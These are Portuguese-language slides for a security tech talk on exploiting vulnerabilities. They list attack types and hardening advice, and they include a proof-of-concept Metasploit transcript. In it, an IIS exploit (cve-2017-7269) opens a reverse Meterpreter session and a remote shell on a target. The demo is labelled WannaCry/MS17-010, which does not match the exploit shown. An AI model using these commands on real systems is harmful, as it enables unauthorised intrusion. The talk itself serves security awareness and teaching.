Explorando Vulnerabilidades

UEM - Tech Talk

Motivação

All about 0 & 1

- *“Let us immediately establish the point. Our enemies know full well that news is an important weapon in modern warfare and they are unceasingly applying their knowledge as they wages total war. How they do so directly affects every one of us.”* - Matthew Gordon, News is a Weapon.

- *"So much destruction in modern war takes place miles and miles away from the source of the destruction, the human being who has caused it."* - James Dickey.

- *“Ransomware is unique among cybercrime because in order for the attack to be successful, it requires the victim to become a willing accomplice after the fact”.* - James Scott, Sr. Fellow, Institute for Critical Infrastructure Technology.

- *“Digital freedom stops where that of users begins... Nowadays, digital evolution must no longer be a customer trade-off between privacy and security. Privacy is not to sell, it's a valuable asset to protect.”* - Stephane Nappo.

- *“Connecting any strategic infrastructure to the internet makes it vulnerable to security threats and most government systems connected in South are extremely vulnerable to hacking, data leakages and hijacking.”* - Arzak Khan

Estratégia

O que torna os sistemas mais seguros?

✳Como sempre há o compromisso organizacional; - 😀

✳*Como sempre há entendimento das estratégias de segurança numa organização e nos sistemas de informação; -* 😁

✳*Sempre que houverem brechas de segurança, existe partilha de responsabilidade e não é apenas da segurança; -* 🤣

✳*Os sistemas são sempre actualizados (Patch Management); -* 🤓

✳*Estão implementados controlos de acesso baseando em Need to Know, Need to Have e Least Privilege; -* 😝

✳*Os sistemas/aplicações são concebidos sob as boas práticas de segurança no seu ciclo de desenvolvimento (Hardening); -* 💣


Estratégia

O que torna os sistemas mais seguros?

Nem todos podem estar de acordo!

Estratégia | Mesmo Assim

- ✴Physical attack (USB, Wire tapping);
- ✴Man-in-the-middle attacks (CVE-2018-0886);



April 17, 2018

The Remote Desktop Client (RDP) update update in KB 4093120 will enhance the error message that is presented when an updated client fails to connect to a server that has not been updated.

May 8, 2018 (tentative)

An update to change the default setting from *Vulnerable* to *Mitigated*.

- ✴DNS Spoofing/Hi-jack, Netbios, and…
- ✴Phishing, SSL/SSH Attacks;
- ✴Session Hi-jack, Client Side Attacks,
- ✴RAM/CPU (Meltdown - CVE-2018-1038) - …
- ✴DDE - Dynamic Data Exchange - *like sushi :)*

… and …

Secured System

PoC | Patching is not Security

WANNACRY RANSOMWARE - MS17-010

- **Sistema Vulnerável - ”Hardened”:**

```
msf > use exploit/windows/iis/cve-2017-7269
msf exploit(cve-2017-7269) > set RHOST 10.2.[redacted]
msf exploit(cve-2017-7269) > exploit
[*] Started reverse TCP handler on 10.5.[redacted]:4444
[-] 10.2.[redacted]:80 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.2.[redacted]:80).
[*] Exploit completed, but no session was created.
```

- **Sistema Vulnerável - “…" *(Uncle Bieder):***

```
msf exploit(cve-2017-7269) > set RHOST 10.2.[redacted]
msf exploit(cve-2017-7269) > exploit
[*] Started reverse TCP handler on 10.5.[redacted]:4444
[*] Sending stage (957487 bytes) to 10.2.[redacted]
[*] Meterpreter session 1 opened (10.5.[redacted]:4444 -> 10.2.[redacted]:2101) at 2017-03-31 12:10:17 +0200
meterpreter > sysinfo
Compute: [redacted]
Domain: [redacted]
Logged On Users: 4
Meterpreter: x86/windows
meterpreter > shell [-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 46004 created.Channel 2 created.
c:\windows\system32\inetsrv>hostname
Hostname
[redacted]
c:\windows\system32\inetsrv>exit
```

PoC

DDE

Estratégia | I Got a Feeling…

1. Não usar técnicas do *"Uncle Bieder"* (Password ou Password123, Cleopatra…,etc…);
2. Não ser super homem *(🙏🏻 U. Bieder)*;
3. *Do I trust You?*
    - I. Estabelecer critérios de segurança (20 Critical Control pode ser uma base);
    - II. Assegurar a segurança dos sistemas operativos e serviços *(Hardening)*;
    - III. Estabelecer segurança dos sistemas no ciclo de desenvolvimento;
    - IV. Eventos de segurança (SIEM…);
    - V. Patch, Patch and Patch…
    - VI. Vulnerability Assessment/Pentesting;

Momento de Fama

Invite me to Sushi and Ramen

E-mail: 6172616661742e626971756540676d61696c2e636f6d

Obrigado!

OH!